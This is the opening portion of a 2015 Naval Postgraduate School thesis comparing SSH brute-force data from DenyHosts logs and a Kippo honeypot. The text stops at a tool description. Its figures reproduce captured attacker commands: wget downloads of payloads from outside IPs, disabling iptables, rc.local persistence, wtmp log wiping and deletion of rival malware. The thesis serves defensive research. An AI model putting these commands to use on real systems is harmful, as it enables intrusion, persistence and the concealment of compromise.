



NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

SIMILARITIES AND DIFFERENCES IN PATTERNS AND GEOLOCATION OF SSH ATTACK DATA

by

Jeffrey P. Macy II

September 2015

Thesis Advisor:
Second Reader:

Neil C. Rowe
J. D. Fulp

Approved for public release; distribution is unlimited

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE			<i>Form Approved OMB No. 0704-0188</i>	
Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington DC 20503.				
1. AGENCY USE ONLY (Leave blank)		2. REPORT DATE September 2015		3. REPORT TYPE AND DATES COVERED Master's thesis
4. TITLE AND SUBTITLE SIMILARITIES AND DIFFERENCES IN PATTERNS AND GEOLOCATION OF SSH ATTACK DATA			5. FUNDING NUMBERS N/A	
6. AUTHOR(S) Macy, Jeffry P.				
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000			8. PERFORMING ORGANIZATION REPORT NUMBER N/A	
9. SPONSORING /MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A			10. SPONSORING / MONITORING AGENCY REPORT NUMBER N/A	
11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government. IRB Protocol number ____N/A____.				
12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release; distribution is unlimited			12b. DISTRIBUTION CODE	
13. ABSTRACT (maximum 200 words) Cyber attacks are becoming more prevalent across all sectors of government, business, and academia. Academic networks can be more vulnerable to attack because of a lack of resources and funding. This thesis analyzed unsuccessful Secure Shell (SSH) login attempts with data extracted from the DenyHosts service on the Naval Postgraduate School's (NPS) network, and compared it to SSH logon data from a Kippo SSH honeypot independent from the NPS network to determine patterns in activity associated with geolocation. Additionally, this thesis analyzed the frequency of the originating IP address, then tried to determine if proxies were being used and how regularly. We identified similar characteristics of attacking hosts for both networks, and noted an excessive of use of vulnerable platforms and ports. Our methodology did not allow us to ascertain if any of the attacks were automated, but we have high confidence that the remote sites were compromised because of their preponderant use of vulnerable software. Also we identified common use of ports 5060 and 8080 suggesting possible botnet activity associated to these sites.				
14. SUBJECT TERMS SSH, Kippo, Denyhosts, honeypot			15. NUMBER OF PAGES 61	
			16. PRICE CODE	
17. SECURITY CLASSIFICATION OF REPORT Unclassified	18. SECURITY CLASSIFICATION OF THIS PAGE Unclassified	19. SECURITY CLASSIFICATION OF ABSTRACT Unclassified	20. LIMITATION OF ABSTRACT UU	

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release; distribution is unlimited

**SIMILARITIES AND DIFFERENCES IN PATTERNS AND GEOLOCATION OF
SSH ATTACK DATA**

Jeffry P. Macy II
Lieutenant, United States Navy
B.A., Piedmont College, 2005

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN CYBER SYSTEMS AND OPERATIONS

from the

**NAVAL POSTGRADUATE SCHOOL
September 2015**

Approved by: Neil C. Rowe
Thesis Advisor

J. D. Fulp
Second Reader

Cynthia Irvine
Chair, Department of Cyber Academic Group

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

Cyber attacks are becoming more prevalent across all sectors of government, business, and academia. Academic networks can be more vulnerable to attack because of a lack of resources and funding. This thesis analyzed unsuccessful Secure Shell (SSH) login attempts with data extracted from the DenyHosts service on the Naval Postgraduate School's (NPS) network, and compared it to SSH logon data from a Kippo SSH honeypot independent from the NPS network to determine patterns in activity associated with geolocation. Additionally, this thesis analyzed the frequency of the originating IP address, then tried to determine if proxies were being used and how regularly. We identified similar characteristics of attacking hosts for both networks, and noted an excessive of use of vulnerable platforms and ports.

Our methodology did not allow us to ascertain if any of the attacks were automated, but we have high confidence that the remote sites were compromised because of their preponderant use of vulnerable software. Also we identified common use of ports 5060 and 8080 suggesting possible botnet activity associated to these sites.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

I.	INTRODUCTION.....	1
A.	BACKGROUND	1
B.	PURPOSE.....	1
C.	BENEFITS OF STUDY.....	1
D.	SCOPE AND METHODOLOGY	1
E.	ORGANIZATION OF STUDY	2
II.	SIMILAR WORK IN SSH HONEYPOT GEOLOCATION ANALYSIS	3
A.	INTRODUCTION TO LITERATURE REVIEW.....	3
B.	WHAT IS A HONEYPOT?	4
C.	HONEYPOT EXPERIMENTS	4
D.	COMPARISON OF SSH ATTACKS ACROSS DIFFERENT UNIVERSITY NETWORKS.....	5
E.	POST ATTACK BEHAVIOR	7
F.	CHAPTER SUMMARY.....	9
III.	TEST ENVIRONMENT, DATA ORIGINATION, AND TOOL DESCRIPTIONS.....	11
A.	DESCRIPTION OF NETWORKS.....	11
B.	DESCRIPTION OF SYSTEMS.....	12
1.	Tools	12
a.	<i>Kippo.....</i>	<i>13</i>
b.	<i>DenyHosts.....</i>	<i>16</i>
c.	<i>MaxMind</i>	<i>16</i>
d.	<i>NMAP</i>	<i>17</i>
e.	<i>Shodan.....</i>	<i>17</i>
f.	<i>IP2Location.net.....</i>	<i>17</i>
IV.	FORMATTING AND ANALYSIS OF DATA.....	19
A.	INTRODUCTION.....	19
B.	DATA COLLECTION AND ORGANIZATION	19
1.	DenyHosts Data	19
2.	Kippo SSH Honeypot Data	20
3.	Data Consolidation.....	22
4.	Filtering for Duplicate IP Addresses.....	24

V.	DATA COMPARISON RESULTS	31
1.	Results	31
a.	<i>Geolocation Patterns</i>.....	31
b.	<i>Hardware</i>	32
c.	<i>Operating Systems</i>.....	33
d.	<i>Common Ports</i>.....	34
e.	<i>SSH Version</i>	35
f.	<i>Anonymous Proxy</i>	36
g.	<i>Session Data</i>	36
h.	<i>Downloaded Files</i>.....	37
2.	Conclusion	37
VI.	CONCLUSION	39
	LIST OF REFERENCES	41
	INITIAL DISTRIBUTION LIST	43

LIST OF FIGURES

Figure 1.	NPS network.	11
Figure 2.	Honeypot network.....	12
Figure 3.	Post compromised human activity.	13
Figure 4.	Top 10 input overall.....	13
Figure 5.	Top 10 successful inputs.....	14
Figure 6.	Top 10 failed inputs.	14
Figure 7.	Latest “passwd” commands entered by attackers.	14
Figure 8.	Latest “wget” commands entered by attackers.	15
Figure 9.	Latest scripts executed by attackers.....	15
Figure 10.	Kippo TTY log.....	15
Figure 11.	Total IP activity gathered from the honeypot.	16
Figure 12.	DenyHosts daily logs.	19
Figure 13.	Raw data from DenyHosts	20
Figure 14.	Grep command using regular expressions.	20
Figure 15.	IPs_Only.txt output after grep command with regular expressions	20
Figure 16.	IP activity gathered from the honeypot.....	21
Figure 17.	Example of Kippo Graph csv file.	21
Figure 18.	MaxMind file upload page.....	22
Figure 19.	MaxMind csv file.....	23
Figure 20.	DenyHosts and honeypot data.	23
Figure 21.	COUNTF equation.....	24
Figure 22.	COUNTIF equations results.	24
Figure 23.	Filtering for IP address matches.	25
Figure 24.	Ip2location.net demo tool.	26
Figure 25.	Nmap output for single IP address.....	26
Figure 26.	Sodan IP address search location information.	27
Figure 27.	Shodan IP address search ports and services information.	28
Figure 28.	31 IP addresses with number of sessions.....	29
Figure 29.	Final compilation of IP address data.....	30

Figure 30.	IP geolocation distribution.....	31
Figure 31.	Device types.....	32
Figure 32.	Commonly used operating systems.	33
Figure 33.	Vulnerability search results.....	34
Figure 34.	Percentage of commonly used ports for all hosts.	35
Figure 35.	SSH version distribution.	36
Figure 36.	Session count.	37

LIST OF TABLES

Table 1.	Hardware specifications.....	12
----------	------------------------------	----

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

ACK	Acknowledgement
ASN	Autonomous System Number
CSV	Comma Separated Value
CVE	Critical Vulnerabilities and Exposures
DMZ	Demilitarized Zone
GMT	Greenwich Mean Time
IP	Internet Protocol
ISP	Internet Service Provider
NPS	Naval Postgraduate School
SIP	Session Initiation Protocol
SSH	Secure Shell
SYN	Synchronize
UDP	User Datagram Protocol
VPN	Virtual Private Network

THIS PAGE INTENTIONALLY LEFT BLANK

ACKNOWLEDGMENTS

I would like to thank my wife, Megan, for her support and understanding through this entire process. I would also like to thank my two sons, Jack and Maddox, for giving up a lot of their Daddy time so that I could complete my research.

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

A. BACKGROUND

Cyber attacks are becoming more prevalent across all sectors of academia, business, and government. To better protect these networks, attacks must be analyzed to determine popular methods, their rate of occurrence, and their origin. We should try to correlate these attempts and to identify patterns to associate known malicious threats and also alert of new emerging malicious activity.

B. PURPOSE

This thesis will analyze two data sources, the unsuccessful-attempt Secure Shell (SSH) log on data extracted from the DenyHosts service on Naval Postgraduate School's (NPS) network, and the SSH logon data from a Kippo SSH honeypot, unaffiliated with the NPS network. We will attempt to find the similarities and differences in the patterns and geolocation of the data analyzed from NPS's network and the Kippo honeypot. The differences will help us analyze whether or not these attacks are coming from a single country based on IP geolocation and time, if the attackers are using proxies to route their attacks, if the attacks are automated, and if the hosts with IP addresses associated with NPS were attacked more often than the Kippo honeypot.

C. BENEFITS OF STUDY

The benefits of this study include better understanding of the who, what, when, where, why, and how of attempted SSH breaches on networks, and can assist information-assurance efforts in developing more effective security policies for organizations. The methodology and results of this thesis can be applied to other U.S. government and DOD networks.

D. SCOPE AND METHODOLOGY

This thesis will only analyze two sets of data from attempted Secure Shell (SSH) logon activity collected over a seven month period, one set from Naval Postgraduate

School's (NPS) DenyHosts service and one set from a Kippo SSH honeypot setup independent of NPS's network.

The data sets will be compared to find common IP addresses. Those common IP addresses will then be analyzed for geolocation patterns, whether or not those IP addresses have been used as proxies, operating system type, and any open ports on the host.

E. ORGANIZATION OF STUDY

The most recent work related to SSH attacks will be discussed in Chapter II, and we will explain our methodology to address the problem. In Chapter III, we will detail the test environment setup including hardware, operating system, and honeypot configuration. We will also discuss how the data was collected and formatted. Chapter IV will describe the tests we ran to analyze the data collected. Chapter V discusses the results of the comparison of data gathered from the Kippo honeypot and the NPS-network DenyHosts logs. Finally, in Chapter VI, we will state the achievements of our testing and analysis and make recommendations for future research.

II. SIMILAR WORK IN SSH HONEYPOT GEOLOCATION ANALYSIS

A. INTRODUCTION TO LITERATURE REVIEW

According to RFC 4252, the Secure Shell protocol (SSH) supports secure remote login over an insecure network. Three major protocols make up the SSH protocol. Those are the transport-layer, user-authentication, and connection protocols [1]. “The transport-layer protocol provides server authentication, confidentiality, and integrity with perfect forward secrecy” [1]. The user authentication protocol enables “authentication between the client and the server” and the connection protocol divides “the encrypted tunnel into several logical channels” [1].

The authentication part of SSH can be implemented by three different methods: “public-key, password, and host-based client authentication” [2]. In public-key authentication, the user creates an asymmetric key pair on the client and then uploads the public key to the server. During logon, the client sends a signature created with the private key of the user to the server, then the server verifies the validity of the private key with the public-key part of the key pair. If the signature is validated, the user is granted access [2]. The second method is by using a password. The user would issue a command to the server of `ssh user@x.x.x.x`. Then server would respond asking for the password. The user enters the password and, if correct, is given access [2]. Host based authentication “works by having the client send a signature created with the private key of the client host, which the server checks with that host's public key” [2]. When the host’s identity has been determined, access is granted.

The authentication, confidentiality, and integrity established by the SSH protocol makes it the preferable way for users to safely interact with remote hosts. However, if not properly configured, SSH can become insecure, giving attackers access to systems otherwise thought to be secure. To study methods attackers are using to gain access to remote hosts via SSH, many security researchers have begun testing with honeypots.

Security researchers have published many papers on SSH honeypot analysis using various honeypots to analyze malicious activity. However, less research has been conducted analyzing attacks on different networks in order to determine if the attacks are discriminatory. This paper will use data gathered from the Kippo Honeypot and the DenyHosts program across two unrelated networks in an attempt to determine if the attackers are specifically targeting networks with certain affiliations.

B. WHAT IS A HONEYPOT?

According to the SANS institute, “Honey Pot Systems are decoy servers or systems setup to gather information regarding an attacker or intruder into your system” [3]. Honeypots can be installed anywhere on a network depending on the desired data to be gathered. Since honeypots aren't meant to be used, any connection to them is deemed, “at best an accidental error or, more likely, an attempt to attack the machine” [4].

Ideally, there are two main reasons to install a honeypot. The first is to “learn how intruders probe and attempt to gain access to your systems” [3]. Since honeypots typically log all interactions with the system, the system owner is able to understand the attack methodologies to better protect their system from future attacks. The second is to “Gather forensic information required to aid in the apprehension or prosecution of intruders” [3]. The research material listed in this chapter includes different attempts at the implementation of honeypots and their results.

C. HONEYPOT EXPERIMENTS

A high interaction honeypot was used for one study [4]. The data was collected over a six month period and was based on “the lessons learned from the observation of the attackers when logged on a compromised machine.” The honeypot was a “standard Gnu/Linux installation, with kernel 2.6, with the usual binary tools. No additional software was installed except the http Apache server” [4]. A Linux distribution was installed as a virtual machine in VMWare 11, which was running the same version of Linux as the host.

Once installed, the researchers modified the `tty_read`, `tty_write`, and `exec` system call to enable the researchers “to intercept the activity on all the terminals of the system. The modification of the `exec` system call [enabled them] to record the system calls used by the intruder” [4]. Then, the “captured information [was] logged directly into a buffer of the kernel memory of the honeypot itself.” Once captured the information gathered was organized into a SQL database which was used to identify: “i) the IP address of the attacking machine, ii) the login and the password tested, iii) the date of the connection, iv) the terminal associated (tty) to each connection, and v) each command used by the attacker.”

D. COMPARISON OF SSH ATTACKS ACROSS DIFFERENT UNIVERSITY NETWORKS

Based on data collected over a four month period from the SSH daemon, another paper analyzes SSH attacks against hosts in the Computer Science Department at the College of William and Mary [5]. An interesting outcome of his research “was the discovery that the behavior of malicious hosts, or bots, is surprisingly deterministic” [5]. His research was able to identify specific “time[s] that a bot sleeps between attacks, or the inter-arrival time of failed logins from a source”, and was concluded to be “nearly constant across all hosts in a suspected botnet” [5]. His research was also able to identify “if an attack source is a bot” based on “the number of parallel login attempts from a source and the average number of failed attempts per day” [5].

A third paper analyzed real-world SSH attack data obtained from Quarantainenet, “a Dutch company that develops network management and security tools and provides admission control and malware detection for their customers, including more than half of Dutch universities” [6]. The data was then input into GeoPlugin, which uses the MaxMind database for geolocation. Almost all IP address geolocation is currently done at the country level. According to MaxMind, who test their databases on a periodic basis, “their databases were 99.8% accurate on a country level, 90% accurate on a state level in the US, and 81% accurate for cities in the US within a 50 kilometer radius” [7].

The authors attempted to use geolocation at the city level to answer their main research question, “Which cities in the world are responsible for most of the security incidents?” [6]. The results of their tests listed the top 20 cities by number of attacks per city. The top three cities responsible for the most attacks during the time between October 29, 2010 and November 4, 2014, were Seoul, Taipei, and Beijing with 735, 618, and 563 attacks, respectively.

The object of another research experiment was the brute-force attacks conducted against eight different Kojoney honeypots on six university campuses. These networks “were completely separated and had no explicit or logical links to interconnect them” [8]. Additionally, each network used a different ISP. Each honeypot was installed on “low-end PCs with CentOS Linux operating system[s]” [8]. The Kojoney software on each PC was altered by the researchers to include the following functionality:

- Add password logging to the authentication mechanism to log the passwords used in all login attempts.
- Add user-agent detection to find out what client software was used by attackers.
- Add support for XMPP [9] to create a warning system that could alert the system administrator about ongoing attack activities.
- Add support of P0f as an OS fingerprinting tool.
- Upgrade the IP geolocation function to provide accurate information about attackers’ origin.
- Upgrade the shell-prompt mechanism to make the system more realistic.
- In addition, a collection of scripts were written to extract attack data from the honeypot log files and insert them into a local database. For aggregation and analysis, the local databases were regularly synchronized with a central database server [8].

The honeypots were active for 47 days, August 20, 2011 through October 6, 2011, [8]. During that time, the eight honeypots received “nearly 98,180 connection requests which were originated from 1153 IP addresses and 79 countries” [8]. The test isolated three of the originating 1153 IP addresses, which were used against six of the honeypots. Also, on more than half of the honeypots, 50% of the IP addresses were involved in the

attacks [8]. Out of all of the login attempts, 66.42% of them tried to use “root” as the username and 19% percent of the attempts used the username and password combo “root:root”.

The top five sources of these attacks were from the United States, China, Poland, Canada, and, Argentina with frequencies of 17.9%, 10%, 9.1%, 6.6%, and 6.1%, respectively. The researchers also found “more than 82% of connections were established from a Linux system and only 3% was from [a] Windows machine” utilizing the most common user agent, SSH-2.0libssh-0.1, 85.3% of the time [8].

The researchers conclude the study with assertions that because Linux is such a widely used operating system, it has become a “bigger target to hackers in general” but “in terms of overall security, it is still far superior to [W]indows” [8]. They go on to defend their opinion by explaining that “[t]he open source nature of Linux allows for more peer review of the code to find and fix the code before zero day hacks can be done” [8].

E. POST ATTACK BEHAVIOR

Another paper attempted to analyze SSH attacks in a different way. Instead of exploring methods on how to keep attackers out of their network, they studied “post-compromise attack behavior” [10]. They set up four honeypots, all of which were running a slimmed-down version of Fedora Core 3 text mode environment updated as of October 10, 2006 [10]. “[A] modified OpenSSH server [was used] to collect attempted passwords, syslog-ng to remotely log important system events, including logins and password changes, Strace to record all system calls made by incoming SSH connections, and the HoneyNet Project's Sebek tool [2] to secretly collect all keystrokes on incoming SSH connections.” [10]. The only other modification to the honeypot was code used to record all passwords tried during the attempted logins.

Before configuring the honeypots, the researcher ran some tests to determine which usernames were most common. The usernames admin, mysql, oracle, sarah, and louise were then configured on the honeypots, admin as the root user and the other four as non-privileged user accounts [10]. The tests “also revealed that the most commonly

tried passwords were '(username)', '(username)123', 'password', and '123456', where (username) represents the username being tried” [10]. The researchers rotated these passwords among the honeypots and, after a compromise, the next password in the list was used [10]. Finally, to make the non-root accounts enticing to attackers, two of the honeypots were setup with strong root passwords. “The other two honeypots had root accounts that rotated through the passwords: ‘root’, ‘root123’, ‘password’, and ‘1234456’” [10].

The data collection was facilitated by two dedicated servers, one to collect syslog data and the other to collect “Sebek data, Strace data, and hourly snapshots of the .bash_history and wtmp files” [10]. To ensure the honeypots were not used for malicious activity once they were compromised, the researchers used pre-built images which were reloaded following each compromising attack.

All four honeypots were run for a “24-day period from November 14 to December 8, 2006” [10]. During that period, “attackers from 229 unique IP addresses attempted to log in a total of 269,262 times (an average of 2,805 attempts per computer per day). Out of these, 824 logged in successfully, and 157 changed an account password” [10]. The researcher found that even though commonly used usernames and passwords were used on the honeypots, only about .31 percent of the attacks were successful [10]. This key observation led the researchers to believe that most, if not all, of the attacks were coming from a “low-skill[ed] attacker is using scripts to attack dozens of systems at once” [10].

To gather more detailed information about the attacks on the honeypots, the researchers developed a group of seven states that would be monitored for each honeypot:

1. CheckSW – 'Check software configuration' allows the attacker to gain more information about the system's software or its users.
2. Install – 'Install a program.' This refers to new software being installed by an attacker.
3. Download – 'Download a file.' This refers to remote file downloads by the attacker.

4. Run – 'Run a rogue program.' This refers to the attacker running a program that was not originally part of the system.
5. Password – 'Change the account password.' This refers to changing the password of the compromised account.
6. CheckHW – 'Check the hardware configuration.' This refers to actions that allow the attacker to gain more information about the system's hardware (uptime, network, CPU speed/type).
7. ChangeConf – 'Change the system configuration.' This refers to attacker activity that permanently changes the state of the system [10].

The data collected about the state definitions indicated no difference between the attacks on root and user accounts. The data did, however, disclose the most popular course of action, which “was to check the software configuration, change the password, check the hardware and/or software configuration (again), download a file, install the downloaded program, and then run it” [10].

The researchers believe the results from the experiment contributed in two ways [10]. First, they concluded that administrators should not use any of the usernames and passwords tested in the experiment and that “[d]irect remote root logins should be disabled, only allowing select users to 'su' into the root account once logged on” [10]. Second, administrators can use the findings to choose “security tools to combat the most common attacker actions... which include downloading/installing/running rogue software and checking the software configuration” [10].

F. CHAPTER SUMMARY

The research summarized above indicates a large interest in improving the security of hosts that use the SSH service. It appears that attacks don't appear to have many patterns. All appear to be scripted in some form or another, but there does not appear to be any specific direction to any of these attacks. This paper tries to extend this research further to determine if the attacks identified on networks of different affiliations can reveal any further details. Only then can we better understand the motives of attackers.

THIS PAGE INTENTIONALLY LEFT BLANK


III. TEST ENVIRONMENT, DATA ORIGINATION, AND TOOL DESCRIPTIONS

In this chapter, we describe the test environment, origin of the two data sets being analyzed, and the tools used for analysis. Two networks gathered data for our experiments. One was the NPS network that we used as our control. SSH login data from this network came from the DenyHosts server which collects login data from the servers running the SSH service. Figure 1 shows the layout of the NPS network.

A. DESCRIPTION OF NETWORKS

The NPS network has two outward-facing DNS servers (NS1 and NS2) located behind a firewall in the DMZ. Then another firewall separates the DMZ from the intranet.


Figure 1. NPS network.



The DenyHosts daemon runs on every server in the DMZ and intranet offering the SSH service. Each of those servers then communicates with the central DenyHosts server that maintains the SSH logs for the entire network. At regular intervals, the DenyHosts server updates the other servers with newly blocked IP addresses.

The gateway router was fed from an AT&T T-1 line running to the NPS campus but not connected through the firewall. Figure 2 is a logical representation of the honeypot network.

Figure 2. Honeypot network.



As shown above, the honeypot was connected to a hub. Table 1 gives the hardware specification for the honeypot.

B. DESCRIPTION OF SYSTEMS

The honeypot host (Dell OptiPlex 745) used the Ubuntu 14.04 LTS operating system as a platform for our honeydrive3 virtual machine.

Table 1. Hardware specifications.

Honeypot (OptiPlex 745)	
Processor	Intel(R) Pentium(R) 3.4 GHz
Memory	4 GB
HDD	Seagate 160 GB
NIC	NetXtreme BMC5754 Gigabit Ethernet PCI Express

1. Tools

The tools we used for our experiment included the Kippo SSH honeypot, DenyHosts, and the MaxMind geolocation database. For our experiment, a honeydrive3 virtual machine was created in Virtualbox to use the Kippo SSH honeypot [11]. Honeydrive3 is a Linux honeypot distribution built as an open-box virtual appliance (OVA) with the Xubuntu Desktop 12.04.4 LTS installed.

a. Kippo

The Kippo SSH honeypot is a tool included in the honeydrive3 distribution. It is designed to mimic a real Debian 5.0 file system with the ability to add and remove files. Kippo also has fake file contents to allow an attacker to “cat” files like /etc/passwd [12]. Kippo saves all downloaded files for later inspection. The Kippo data acquired from each session is viewable on the Kippo Graph Web page. Kippo Graph is a script used to view all of the honeypot statistics in an organized fashion, providing the ability to monitor the current status of the honeypot remotely as well as download the SSH data.

Three of the seven Web pages in Kippo Graph were used for the analysis of our data, Kippo Input, Kippo Playlog, and Kippo IP. The Kippo Input page summarizes overall post-compromise activity, human activity inside the honeypot, top 10 inputs (overall), top 10 successful inputs, top 10 failed inputs, passwd commands (password-change attempts), wget commands, and executed scripts. Examples of each metric are displayed in Figures 3 through 7.

Figure 3. Post compromised human activity.

Post-compromise human activity	
Total number of commands	Distinct number of commands
1941	337

Downloaded files	
Total number of downloads	Distinct number of downloads
105	46

Figure 4. Top 10 input overall.

ID	Input	Count
1	passwd	44
2	service iptables stop	28
3	killall -9 xfsdx	27
4	rm -f /etc/xfsdx	27
5	killall -9 talk	18
6	killall -9 abucaer	18
7	killall -9 sfewfesfs	18
8	chattr -i /etc/sfewfesfs	18
9	rm -f /etc/sfewfesfs	18
10	rm -f /etc/sdmfdfsghje	18

Figure 5. Top 10 successful inputs.

ID	Input (success)	Count
1	passwd	44
2	rm -f /etc/xfstdx	27
3	chattr -i /etc/sfewfesfs	18
4	rm -f /etc/sfewfesfs	18
5	rm -f /etc/sdmfdfsghjfe	18
6	rm -f /etc/sksapd	18
7	rm -f /etc/cupsddh	18
8	rm -f /etc/rc.local	18
9	rm -f /bin/talk	18
10	rm -f /bin/abucaer	18

Figure 6. Top 10 failed inputs.

ID	Input (fail)	Count
1	service iptables stop	28
2	killall -9 xfstdx	27
3	killall -9 talk	18
4	killall -9 abucaer	18
5	killall -9 sfewfesfs	18
6	echo>/var/log/wtmp	18
7	./sshdd	9
8	chatta -i /etc	9
9	killall -9 yxz	9
10	killall -9 2003	9

Figure 7. Latest “passwd” commands entered by attackers.

ID	Timestamp	Input	Play Log
1	Saturday, 13-Jun-2015, 15:21 PM	nmpiwillix	 Play
2	Saturday, 13-Jun-2015, 10:16 AM	uberjqdasa	 Play
3	Friday, 12-Jun-2015, 04:49 AM	ulqojzwwhr	 Play
4	Friday, 12-Jun-2015, 03:22 AM	nueqwmxwsi	 Play
5	Friday, 12-Jun-2015, 02:12 AM	udgcucmlyb	 Play
6	Friday, 12-Jun-2015, 00:51 AM	bedxmahkty	 Play
7	Thursday, 11-Jun-2015, 23:01 PM	jptqoszahy	 Play
8	Thursday, 11-Jun-2015, 21:19 PM	pjjampewt	 Play
9	Thursday, 11-Jun-2015, 19:42 PM	ldvwfzyci	 Play
10	Thursday, 11-Jun-2015, 18:10 PM	ffcyqhbqdw	 Play

When clicking on the play buttons shown on the Kippo Input page (Figures 8, 9) the user is redirected to the Kippo Playlog page. The Playlog page allows for the replay of an attacker's actions once inside in the honeypot. An example of the playlog is shown in Figure 10.

Figure 8. Latest “wget” commands entered by attackers.

ID	Timestamp	Input	File link	Play Log	Kippo-Scanner
1	2015-06-24 12:58:07	wget -O /tmp/sndddd http://222.186.59.91:14552/sndddd	http://anonym.to/?http://-O/tmp/sndddd http://222.186.59.91:14552/sndddd	▶ Play	Scan File
2	2015-05-03 23:48:35	wget http://60.190.217.150:3231/sxin	http://anonym.to/?http://60.190.217.150:3231/sxin	▶ Play	Scan File
3	2015-05-02 17:04:31	wget -c http://118.244.151.123:1416/qq	http://anonym.to/?http://-c http://118.244.151.123:1416/qq	▶ Play	Scan File
4	2015-04-30 20:43:15	chmod 000 /usr/bin/wget	http://anonym.to/?http://chmod 000 /usr/bin/wget	▶ Play	Scan File
5	2015-04-30 20:42:59	wget http://115.29.165.174:25663/ss64	http://anonym.to/?http://115.29.165.174:25663/ss64	▶ Play	Scan File
6	2015-04-30 20:42:43	wget http://115.29.165.174:25663/64	http://anonym.to/?http://115.29.165.174:25663/64	▶ Play	Scan File
7	2015-04-30 20:42:27	wget http://115.29.165.174:25663/ss32	http://anonym.to/?http://115.29.165.174:25663/ss32	▶ Play	Scan File
8	2015-04-30 20:42:15	wget http://115.29.165.174:25663/sshdd	http://anonym.to/?http://115.29.165.174:25663/sshdd	▶ Play	Scan File
9	2015-04-30 20:41:59	wget http://115.29.165.174:25663/32	http://anonym.to/?http://115.29.165.174:25663/32	▶ Play	Scan File
10	2015-04-10 20:13:37	chmod 000 /usr/bin/wget	http://anonym.to/?http://chmod 000 /usr/bin/wget	▶ Play	Scan File

Figure 9. Latest scripts executed by attackers.

ID	Timestamp	Input	Play Log
1	Wednesday, 04-Feb-2015, 10:07 AM	./scly &	▶ Play
2	Sunday, 01-Feb-2015, 14:14 PM	./sshdd	▶ Play
3	Friday, 30-Jan-2015, 06:59 AM	./szly &	▶ Play
4	Tuesday, 27-Jan-2015, 20:49 PM	./123 &	▶ Play
5	Tuesday, 27-Jan-2015, 20:48 PM	./321 &	▶ Play
6	Wednesday, 17-Dec-2014, 17:45 PM	./sc.lys &	▶ Play
7	Wednesday, 17-Dec-2014, 17:45 PM	./sc.lyb &	▶ Play
8	Wednesday, 17-Dec-2014, 17:44 PM	./sc.ly &	▶ Play
9	Wednesday, 03-Dec-2014, 08:46 AM	./2022 &	▶ Play
10	Wednesday, 03-Dec-2014, 08:46 AM	./2023 &	▶ Play

Figure 10. Kippo TTY log.

IP: 222.186.15.239 on 2015-02-04 10:06:50

Playing 89ab1c44ac5511e4b60c08002738d1ec

```

root@svr03:~# service iptables stop
bash: service: command not found
root@svr03:~# wget http://222.186.15.239:1251/scly
Sorry, SSL not supported in this release
root@svr03:~# chmod 0777 scly
chmod: cannot access scly: No such file or directory
root@svr03:~# ./scly &
bash: ./scly: command not found
root@svr03:~# chatrr +i scly
root@svr03:~# echo ". /scly&">>/etc/rc.local
./scly&>>/etc/rc.local
root@svr03:~# echo "/etc/init.d/iptables stop">>/etc/rc.local
/etc/init.d/iptables stop>>/etc/rc.local
root@svr03:~# whoami
root
root@svr03:~#

*** End of log! ***

```

The Kippo-IP page displays all of the IP activity gathered from the honeypot. The last five sessions are shown in Figure 11.

Figure 11. Total IP activity gathered from the honeypot.

Total identified IP addresses: 8916			
IP address	Sessions count	Success	Last seen
43.255.189.34	33517	1	2015-06-30 21:56:33
91.200.12.111	2894	1	2015-06-30 19:41:35
60.5.185.18	1	N/A	2015-06-30 18:45:29
91.200.12.21	2800	1	2015-06-29 16:55:21
202.83.16.236	2	N/A	2015-06-29 16:09:30

b. DenyHosts

DenyHosts is a Python-based script designed for Linux system administrators to defend against SSH dictionary and brute force server attacks [13]. It allows administrators to monitor all SSH failed and successful login attempts, the usernames and passwords used in each attempt, and the source and destination IP addresses in each attempted connection. It “can be run from the command line, cron or as a daemon” [3]. Based on the data collected from each login attempt, the administrator can elect to blacklist malicious host IP addresses so that any future traffic is immediately dropped at the firewall.

c. MaxMind

According to the MaxMind website, the “GeoIP2 Precision Insights service provides our most accurate information about the location of an IP address to the zip or postal code level, includes confidence factors for geolocation data, describes the ISP/Organization, and provides insight into the type of user behind the IP” [14]. Its key IP address categories used in our analysis were country, city, postal code, time zone, latitude/longitude, ISP/organization, domain, Autonomous System Number & organization, accuracy radius, confidence factors, and user type.

d. NMAP

“Network Mapper is a free and open source utility for network discovery and security auditing” [15]. It has the capability to identify key characteristics about hosts on a network such as the services offered, the operating systems used, and the firewall used. Nmap was used to gain operating-system and port information for each IP address analyzed.

e. Shodan

